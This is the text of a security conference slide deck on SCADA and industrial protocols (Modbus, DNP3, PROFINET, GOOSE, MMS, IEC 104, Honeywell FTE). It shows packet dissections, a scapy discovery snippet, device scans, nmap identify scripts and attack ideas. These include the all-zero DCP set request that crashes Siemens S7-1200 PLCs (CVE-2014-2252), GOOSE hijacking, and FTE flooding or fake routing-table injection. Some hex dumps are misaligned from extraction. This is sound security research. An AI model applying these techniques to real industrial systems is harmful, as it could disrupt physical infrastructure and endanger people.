

SCADA deep inside: protocols and security mechanisms

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whoami

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Posted at [FotozUp.com](#)

agenda

- intro to scada world
- current situation in ICS network security
- overview of industrial protocols
- well-known protocols: profinet, modbus, dnp3, goosē
- go to particular:
 - IEC 61850-8-1 (MMS)
 - IEC 61870-5-101/104
 - FTE
 - Siemens S7
- how to analyse protocols
- real case
- outro: releases, QA

intro to scada world

ICS - Industrial Control System

SCADA - Supervisory Control And Data Acquisition

PLC - Programmable Logic Controller

HMI - Human-Machine Interface

RTU - Remote Telemetry Unit

Sensor, Actuator

... and much more



intro to scada world

many many vendors in the world:

- siemens
- advantech
- citectscada
- codesys
- moxa
- schneider electric
- rslogics
- general electric
- wellintech
- sielco sistemi
- emerson
- abb
- advanced micro controls
-


problems in security:

- each vendor - own protocol, technology etc.
- out-of-date: don't touch if it works!
- patch management cycle

wild wild industrial world

current situation in ICS network security

absolutely
unbreakable
???



NO, because of:

- typical network devices with default/crappy settings
- unpatched, old as dirt, full of junk software [malware] engineering workstations
- wireless AP with WEP (if the best happen)
- low physical security
- ... and
- industrial protocols

current situation in ICS network security

- ~~typical network devices with default/crappy settings~~
- ~~unpatched, old as dirt, full of junk software [malware] engineering workstations~~
- ~~wireless AP with WEP (if the best happen)~~
- ~~low physical security~~
- ... and
- industrial protocols

How protocols live in the network ?

- full expanse
- not blocked by firewalls/switches
- accessible between LAN segments
- works from data link layer to application layer
- easy to detect
- easy to intercept, analyse, reproduce and reply (but not all !)

overview of industrial protocols

- modbus
- profibus
- profinet
- dnp3
- ethernet/ip
- s5/s7 (siemens protocols family)
- CIP (rockwell automation)
- cc-link (mitsubishi electric factory automation)
- bacnet
- iec 60870, iec 61850, iec 61107
- m-bus
- zigbee
- gooseneck ...

iec - international electrotechnical commission

overview of industrial protocols

OSI (Open Source Interconnection) 7 Layer Model

Layer	Application/Example	Central Device/ Protocols	DOD4 Model
Application (7) <small>Serves as the window for users and application processes to access the network services.</small>	End User layer Program that opens what was sent or creates what is to be sent Resource sharing • Remote file access • Remote printer access • Directory services • Network management	User Applications SMTP	
Presentation (6) <small>Formats the data to be presented to the Application layer. It can be viewed as the "Translator" for the network.</small>	Syntax layer encrypt & decrypt (if needed) Character code translation • Data conversion • Data compression • Data encryption • Character Set Translation	JPEG/ASCII EBDIC/TIFF/GIF PICT	Process
Session (5) <small>Allows session establishment between processes running on different stations.</small>	Synch & send to ports (logical ports) Session establishment, maintenance and termination • Session support - perform security, name recognition, logging, etc.	Logical Ports RPC/SQL/NFS NetBIOS names	
Transport (4) <small>Ensures that messages are delivered error-free, in sequence, and with no losses or duplications.</small>	TCP Host to Host, Flow Control Message segmentation • Message acknowledgement • Message traffic control • Session multiplexing	F I L T E R P A C K E T R O U t e r s TCP/SPX/UDP	Host to Host
Network (3) <small>Controls the operations of the subnet, deciding which physical path the data takes.</small>	Packets ("letter", contains IP address) Routing • Subnet traffic control • Frame fragmentation • Logical-physical address mapping • Subnet usage accounting	F I L T E R P A C K E T R o u t e r s IP/IPX/ICMP	Internet
Data Link (2) <small>Provides error-free transfer of data frames from one node to another over the Physical layer.</small>	Frames ("envelopes", contains MAC address) [NIC card — Switch — NIC card] (end to end) Establishes & terminates the logical link between nodes • Frame traffic control • Frame sequencing • Frame acknowledgment • Frame delimiting • Frame error checking • Media access control	Switch Bridge WAP PPP/SLIP	Can be used on all layers
Physical (1) <small>Concerned with the transmission and reception of the unstructured raw bit stream over the physical medium.</small>	Physical structure Cables, hubs, etc. Data Encoding • Physical medium attachment • Transmission technique - Baseband or Broadband • Physical medium transmission Bits & Volts	Hub	Land Based Layers

modbus

- published by Modicon (now Schneider Electric) in 1979
- widely used for connecting industrial electronic devices
- in XX: through rs-232/rs-485
- in XXI: modbus tcp
- standard port 502/tcp



```
# modbus
```

functions:

- data access: read/write coils, registers, file records
- diagnostics: device identification
- user defined functions

```
-----  
Modbus/TCP  
Transaction Identifier: 1  
Protocol Identifier: 0  
Length: 8  
Unit Identifier: 0  
Modbus  
Function Code: Unknown (126)  
Data: 050301000030
```

tools:

- wireshark dissector
- plcscan (<https://code.google.com/p/plcscan/>)
- modbus-discover nse (by Alexander Rudakov)
- modbus simulators ()

modbus

security ?

- no authentication
- no encryption
- no security

transaction id: 2 bytes

protocol id: 2 bytes (always 0)

length: 2 bytes

unit id: 1 byte

function code: 1 byte

data ...

Modbus/TCP

Transaction Identifier: 0

Protocol Identifier: 0

Length: 6

Unit Identifier: 255

Modbus

Function Code: Write Single Register (6)

Reference Number: 51

Data: 0ed8

dnp3

DNP3 Distributed Network Protocol

- first version in 1990
- standartized by IEEE only on 2010
- mainly used in water and electric industry
- master - outstation communication
- tcp/udp standard port 20000

tools:

- wireshark dissector
- free implementation <https://code.google.com/p/dnp3/>

security ?

DNP3 Secure Authentication v5. First version in 2007.

Add device and user authentication

Data protection

dnp3

dnp3 frame:

- header - 10 bytes
- data - max 282 bytes

header:

- sync - 2 bytes
- length - 1 byte
- link control - 1 byte
- destination addr - 2 bytes
- source addr - 2 bytes
- crc - 2 bytes

each device in network has unique address 1..65520

crc for every 16 bytes of data -> max frame len = 292 bytes

work on iso/osi layers: data link layer, transport layer, application layer

```
# profinet dcp
```

PROFINET family

- Profinet CBA/IO/PTCP/DCP
- iec 61158, iec 61784 in 2003
- Ethernet type 0x8892
- exchange data in real-time cycles
- multicast discovery devices and stations

security ?

- no encryption
- no authentication
- no security

```
# profinet dcp
```

PROFINET DCP - Discovery and basic Configuration Protocol

```
Type: PROFINET (0x8892)
PROFINET acyclic Real-Time, ID:0xfefd, Len: 40
  FrameID: 0xfefd (Real-Time: DCP (Dynamic Configuration Protocol) get/set)
PROFINET DCP, Set Req, Xid:0x1000001, IP
  ServiceID: Set (4)
  ServiceType: Request (0)
  Xid: 0x01000001
  Reserved: 0
  DCPDataLength: 18
  Block: IP/IP, BlockQualifier: Save the value permanent, IP: 192.168.0.10, Subnet: 255.255.255.0, Gateway: 192.168.0.1
    Option: IP (1)
    Suboption: IP parameter (2)
    DCPBlockLength: 14
    BlockQualifier: Save the value permanent (1)
    IPAddr: 192.168.0.10 (192.168.0.10)
    Subnetmask: 255.255.255.0 (255.255.255.0)
    StandardGateway: 192.168.0.1 (192.168.0.1)

0000 08 00 06 93 cf 32 00 0c 29 ba 09 ea 88 92 fe fd  ....2..).....
0010 04 00 01 00 00 01 00 00 00 12 01 02 00 0e 00 01  .....
0020 c0 a8 00 0a ff ff ff 00 c0 a8 00 01 00 00 00 00 00  .....
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```

```
# profinet dcp
```

frame types:

- request 0xfefe
- response 0xefff
- get/set 0xfefd

multicast identify (scapy code):

```
payload='fefe05000401000200800004fffff'.decode('hex')
srp(Ether(type=0x8892, src=smac, dst='01:0e:cf:00:00:00')/payload)
```

fe fe	request
05	service id: identify
00	service type: request
04010002	xid (request id)
0080	delay
0004	data len
ff	option: all
ff	suboption: all

```
# profinet dcp
```

- main interesting fields for playing is option and suboption
- for example, set/get network info: opt 0x01, subopt 0x02
- led flashing: opt 0x05, subopt 0x03

so we can:

- scan profinet supported devices and stations
- change name of station
- change ip, netmask, gateway
- request full network info
- LED flashing: PLC, HMI (simulates that smth wrong with device)
- and much more

```
# profinet dcp
```

profinet dcp scanner (raw sockets and scapy versions)

```
root@pc:/home/johndoe/siemens/profinet# python profinet_scanner.py
WARNING: No route found for IPv6 destination :: (no default route?)
Begin emission:
Finished to send 1 packets.
...
Received 4 packets, got 1 answers, remaining 0 packets
found 14 devices
mac address      : type of station : name of station : vendor id : device id : device role : ip address      : subnet mask      : standard gateway
00:50:56:bb:09:28 : SIMATIC-PC   : tiabasic12    : 002a     : 0202     : 02          : 10.0.170.184    : 255.255.255.0    : 10.0.170.1
00:1c:06:07:45:95 : SIMATIC-HMI  : hmixb110d0    : 002a     : 0403     : 00          : 10.0.170.145    : 255.255.255.0    : 10.0.170.1
00:50:56:bb:63:8d : SIMATIC-PC   : tiastepupd5  : 002a     : 0202     : 02          : 10.0.170.176    : 255.255.255.0    : 10.0.170.1
00:50:56:bb:09:24 : SIMATIC-PC   : tiaadv12     : 002a     : 0202     : 02          : 10.0.170.182    : 255.255.255.0    : 10.0.170.1
00:50:56:bb:08:79 : SIMATIC-PC   : wincc7sp3upd4 : 002a     : 0202     : 02          : 10.0.170.179    : 255.255.255.0    : 10.0.170.1
00:50:56:bb:09:21 : SIMATIC-PC   : tiastep12    : 002a     : 0202     : 02          : 10.0.170.181    : 255.255.255.0    : 10.0.170.1
38:60:77:2e:ff:76 : SIMATIC-PC   : scada        : 002a     : 0202     : 02          : 10.0.70.18      : 255.255.255.0    : 10.0.70.1
00:50:56:bb:63:99 : SIMATIC-PC   : computer-d22053 : 002a     : 0202     : 02          : 10.0.170.170    : 255.255.255.0    : 10.0.170.1
00:50:56:bb:63:98 : SIMATIC-PC   : tiawinccupd5 : 002a     : 0202     : 02          : 10.0.170.175    : 255.255.255.0    : 10.0.170.1
00:1c:06:0f:80:10 : S7-1200      : plcxb2d1ad   : 002a     : 010d     : 02          : 10.0.170.156    : 255.255.255.0    : 10.0.170.1
00:50:56:bb:08:6b : SIMATIC-PC   : step755sp    : 002a     : 0202     : 02          : 10.0.170.32     : 255.255.255.0    : 0.0.0.0
00:50:56:bb:08:6a : SIMATIC-PC   : step755sp    : 002a     : 0202     : 02          : 10.0.170.31     : 255.255.255.0    : 10.0.170.1
00:1c:06:0a:a7:a4 : S7-1200      : plcxb1d0ed   : 002a     : 010d     : 02          : 10.0.170.155    : 255.255.255.0    : 0.0.0.0
```

discover all devices (PC, PLC, HMI) in subnet


```
# profinet dcp
```

profinet fuzzer:

fuzz options and sub options on plc siemens s7-1200

CVE-2014-2252

“An attacker could cause the device to go into defect mode if specially crafted PROFINET packets are sent to the device. A cold restart is required to recover the system.”



what is “specially crafted profinet packets” ?

```
# profinet dcp
```

CVE-2014-2252

just “set” request: set network info with all zero values.

ip 0.0.0.0

mask 0.0.0.0

gw 0.0.0.0



```
# profinet dcp
```

DEMO: CVE-2014-2252

GSE - Generic Substation Events - fast and reliable mechanism for transfer events data over entire substation networks:

- IEC 61850
- multicast, broadcast mechanism

GSE:

- GOOSE: Generic Object Oriented Substations Events
- GSSE: Generic Substation State Events

- data as grouped dataset
- transmitted within 4 ms
- works on second layer (Ethernet) of ISO/OSI model
- using publisher-subscriber mechanism -> broadcast, multicast MAC addresses (publisher ~ sender, subscriber ~ receiver)
- use VLAN (IEEE 802.1Q standard)
- message priority level (by VLAN PCP - Priority Code Point - in TCI field of packet)
- retransmission mechanism and a message state number (new or retransmitted)
- brand independent (i.e., IDE - intelligent electronic devices by some vendors doesn't require specific cables)

```
# goose
```

Attack scenarios:

- easy to receive multicast or broadcast packets
- easy to analyse, modify and reply packets
- DDoS
- by manipulating the state number in packet we can control the data set which transmitted in entire network (hijacking of communication channel)
- VLAN hopping

Tools:

- wireshark dissector
- easy to create your own scanner or injection tool
- scapy based tool <https://github.com/mdehus/goose-IEC61850-scapy>

IEC 61850-8-1 (MMS)

MMS - Manufacturing Message Specification



- since 1980
- ISO 9501-1, 2003
- use ISO-TSAP as transport
- standard tcp port 102

functions:

- read/write tags, variables, domains (large unstructured data, i.e. program code)
- start/stop/rewrite firmware on PLC
- read/write/del files and directories

security ?

- simple methods whitelist
- TLS (in theory, but in practice not supported by vendors and haven't seen before in products)

tools:

- wireshark dissector
- python and nmap identify scripts
- emulator, open source libs

```

TPKT, Version: 3, Length: 27
  Version: 3
  Reserved: 0
  Length: 27
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
  Length: 2
    PDU Type: DT Data (0x0f)
      [Destination reference: 0x0000]
      .000 0000 = TPDU number: 0x00
      1... .... = Last data unit: Yes
ISO 8327-1 OSI Session Protocol
  SPDU Type: Give tokens PDU (1)
  Length: 0
ISO 8327-1 OSI Session Protocol
  SPDU Type: DATA TRANSFER (DT) SPDU (1)
  Length: 0
ISO 8823 OSI Presentation Protocol
  user-data: fully-encoded-data (1)
    fully-encoded-data: 1 item
      PDV-list
        presentation-context-identifier: 3 (mms-abstract-syntax-version1(1))
        presentation-data-values: single-ASN1-type (0)
MMS
  confirmed-RequestPDU
    invokeID: 1
    confirmedServiceRequest: identify (2)
      identify
0000 00 26 0b 49 29 40 00 0c 29 25 97 de 08 00 45 00  .&.I@..)%....E.
0010 00 4f 4d fe 40 00 40 06 6d 56 4d 6c 6f bb 63 02  .OM.@.e.mVMlo.c.
0020 5f 2b d0 c2 00 66 83 09 ca c5 74 de 44 15 80 18  _+...F....t.D...
0030 04 17 f4 3f 00 00 01 01 08 0a 1e 86 84 f1 46 b2  ...?.....F.
0040 57 a5 03 00 00 1b 02 f0 80 01 00 01 00 61 0e 30  W.....a.0
0050 0c 02 01 03 a0 07 a0 05 02 01 01 82 00  ..... .

```

```

MMS
  initiate-RequestPDU
    localDetailCalling: 32000
    proposedMaxServOutstandingCalling: 20
    proposedMaxServOutstandingCalled: 20
    proposedDataStructureNestingLevel: 4
    mmsInitRequestDetail
      proposedVersionNumber: 1
      Padding: 5
      proposedParameterCBB: fb00 (str1, str2, vnam, valt, vadr, tpy, vlis)
        1... .... = str1: True
        .1.. .... = str2: True
        ..1. .... = vnam: True
        ...1 .... = valt: True
        .... 1... = vadr: True
        .... .0.. = vsca: False
        .... ..1. = tpy: True
        .... ...1 = vlis: True
        0... .... = real: False
        ..0. .... = cei: False
      Padding: 3
      servicesSupportedCalling: 6e1d000000000054000198 (getNameList, identify, read
      tNamedTypeAttributes, defineEventEnrollm
        0... .... = status: False
        .1.. .... = getNameList: True
        ..1. .... = identify: True
        ...0 .... = rename: False
        .... 1... = read: True
        .... .1.. = write: True
        .... ..1. = getVariableAccessAttributes: True
        .... ...0 = defineNamedVariable: False
        0... .... = defineScatteredAccess: False
        .0.. .... = getScatteredAccessAttributes: False
        ..0. .... = deleteVariableAccess: False
        ...1 .... = defineNamedVariableList: True
        .... 1... = getNamedVariableListAttributes: True
        .... .1.. = deleteNamedVariableList: True
        .... ..0. = defineNamedType: False
        .... ...1 = getNamedTypeAttributes: True

```

```
~ nmap --script mms-identify.nse --script-args='mms-identify.timeout=500' -p 102 <host>
```

```
Scanned at 2013-10-31 05:26:08 EDT for 1s
PORT      STATE SERVICE          REASON
102/tcp    open  IEC 61850-8-1 MMS  syn-ack
| mms-identify:
|   cr_tpdu send / recv: 0300000b06e0fffffff00 / 030000
|   mms_initiate send / recv: 030000c502f0800dbc05061301
0a1070605(ca"0101a2040602)02a303020102a6040602)01a703020
5120078001008102Q010078001008102Q01aR0P020101a0KaIa10706
|   mms_identify send / recv: 0300001b02f08001000100a0e0
|   raw answer: 030000>02f08001000100a10/020103a0*a1(020
|   vendor name: libiec61850.com
|   model name: libiec61850
|   revision: 0.5
Final times for host: srtt: 54 rttvar: 5000 to: 100000
```

IEC 61870-5-101/104

mainly for gathering telemetry in electricity distribution and power system automation

huge list of functions, depends on vendors implementation:

- read/write tags
- upload/download files
- broadcast connected devices discovery
- time sync
- reset process command
- query log files
- etc.

security ?

- no auth, no encryption
- simple ip address whitelist (ip of master devices defined on slaves)

IEC 61870-5-101/104

standard tcp port 2404

tools:

- simulators: sim104, mrts-ng etc.
- wireshark dissector
- python and nmap identify scripts

IEC 60870-5-104-Apc: <- I (0,0)

START

ApduLen: 14

.... .0 = Type: I (0x00)

Tx: 0

Rx: 0

IEC 60870-5-104-Asdu: ASDU=65535 C_IC_NA_1 Act IOA=0 'interrogation command'

TypeId: C_IC_NA_1 (100)

0... = SQ: False

.000 0001 = NumIx: 1

..00 0110 = CauseTx: Act (6)

.0.. = Negative: False

0... = Test: False

0A: 0

Addr: 65535

IOA: 0

0000 00 26 0b 49 29 40 00 0c 29 25 97 de 08 00 45 00	.&.)@..)%. E.
0010 00 38 bc bb 40 00 40 06 94 92 4d 6c 6f bb ce 70	.8..@. @... Mlo.. p
0020 5d da e3 9f 09 64 23 7a 7b ef 00 05 0d 7c 50 18].... d#z{.... P.
0030 39 08 21 44 00 00 68 0e 00 00 00 00 64 01 06 00	9.!D..h.... d...
0040 ff ff 00 00 00 00

```
~ nmap --script iec-identify.nse --script-args='iec-identify.timeout=500' -p 2404 <host>
```

```
Host is up, received user-set (0.0037s latency).
Scanned at 2013-10-31 07:09:06 EDT for 1s
PORT      STATE SERVICE      REASON
2404/tcp   open  IEC 60870-5-104  syn-ack
| iec-identify:
|   testfr sent / recv: 680443000000 / 680483000000
|   startdt sent / recv: 680407000000 / 68040b000000
|   c_ic_na_1 sent / recv: 680e0000000064010600ffff00000000 / 680e0000000064010600ffff00000000
|   asdu address: 65535
Final times for host: srtt: 3654 rttvar: 5000 to: 100000
```

Fault Tolerant Ethernet by Honeywell

Provides robust and low-cost technology for industrial networks.

Each FTE-node connected twice to network,
support actual route table and exchanges
route table with other nodes through multicast request.

UDP as a transport.

Proprietary protocol.

attack vectors:

- flood udp ports
- send multicast packets with fake routing table

multicast packet →

```

-----+
Data (228 bytes)
Data: 01a01001000000000000000e400230200000003e843333030...
[Length: 228]

0000  01 00 5e 00 00 69 00 40 84 0d aa 05 08 00 45 00 ..^.i.@.....E.
0010  01 00 90 32 00 00 02 11 9c f7 0a 37 a0 23 e0 00 ...2.....7.#..
0020  00 69 ba dd ca fe 00 ec eb c5 01 a0 10 01 00 00 .i.....
0030  00 00 00 00 00 e4 00 23 02 00 00 00 03 e8 43 33 .....#.....C3
0040  30 30 20 23 30 33 35 20 20 20 20 20 20 20 20 20 00 #035
0050  20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 00 ...
0060  00 0a ff ff ff cf ff .....
0070  ff ff bf ff ff f7 ff .....
0080  ff ff ff ff ff ff ff 7f ff ff ff ff ff cf ff .....
0090  ff ff ff ff ff ff ff ff ff bf ff ff f7 ff .....
00a0  ff .....
00b0  7f ff ff ff ff cf ff .....
00c0  ff ff bf ff ff f7 ff .....
00d0  ff ff ff ff ff ff ff 7f ff ff ff ff ff cf ff .....
00e0  ff ff ff ff ff ff ff ff ff bf ff ff f7 ff .....
00f0  ff .....
0100  7f ff 00 09 21 25 41 af 0c 01 00 00 00 00 00 ....!%A.....

```

headers:

0x01000810

0x01a01001

send each second

FTE

0x23

node index

0x433330302023303335

node name (C300 #5)

0x44 and 0xca

bytes of packets counter

0x32312032

part of firmware version

full: EXP3 10.1-65.57 Sat Dec 06 20:22:33 2008 (Fri Nov 21 20:22:57

2008)


User Datagram Protocol, Src Port: 47837 (47837), Dst Port: 51966 (51966)
Source port: 47837 (47837)
Destination port: 51966 (51966)
Length: 236
Checksum: 0x9927 [validation disabled]
[Good Checksum: False]
[Bad Checksum: False]
Data (228 bytes)
Data: 01a01001000000000000e40023020100003e843333030...
[Length: 228]

0000	01 00 5e 00 00 69 00 40 84 0d aa 06 08 00 45 00	..^.i.@.....E.
0010	01 00 90 73 00 00 02 11 9c b6 0a 37 a0 23 e0 00s.....7.#..
0020	00 69 ba dd ca fe 00 ec 99 27 01 a0 10 01 00 00	.i.....'.....
0030	00 00 00 00 00 e4 00 23 02 01 00 00 03 e8 43 33#.....C3
0040	30 30 20 23 30 33 35 20 20 20 20 20 20 20 20 20	00 #035
0050	20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	00 ..
0060	00 0a ff ff ff cf ff
0070	ff ff bf ff ff f7 ff
0080	ff cf ff
0090	ff ff ff ff ff ff ff ff ff bf ff ff ff f7 ff
00a0	ff
00b0	7f ff ff ff ff cf ff
00c0	ff ff bf ff ff f7 ff
00d0	ff cf ff
00e0	ff ff ff ff ff ff ff ff ff bf ff ff ff f7 ff
00f0	ff
0100	7f ff 00 09 21 44 41 ca 0c 01 32 31 20 32!DA...21 2

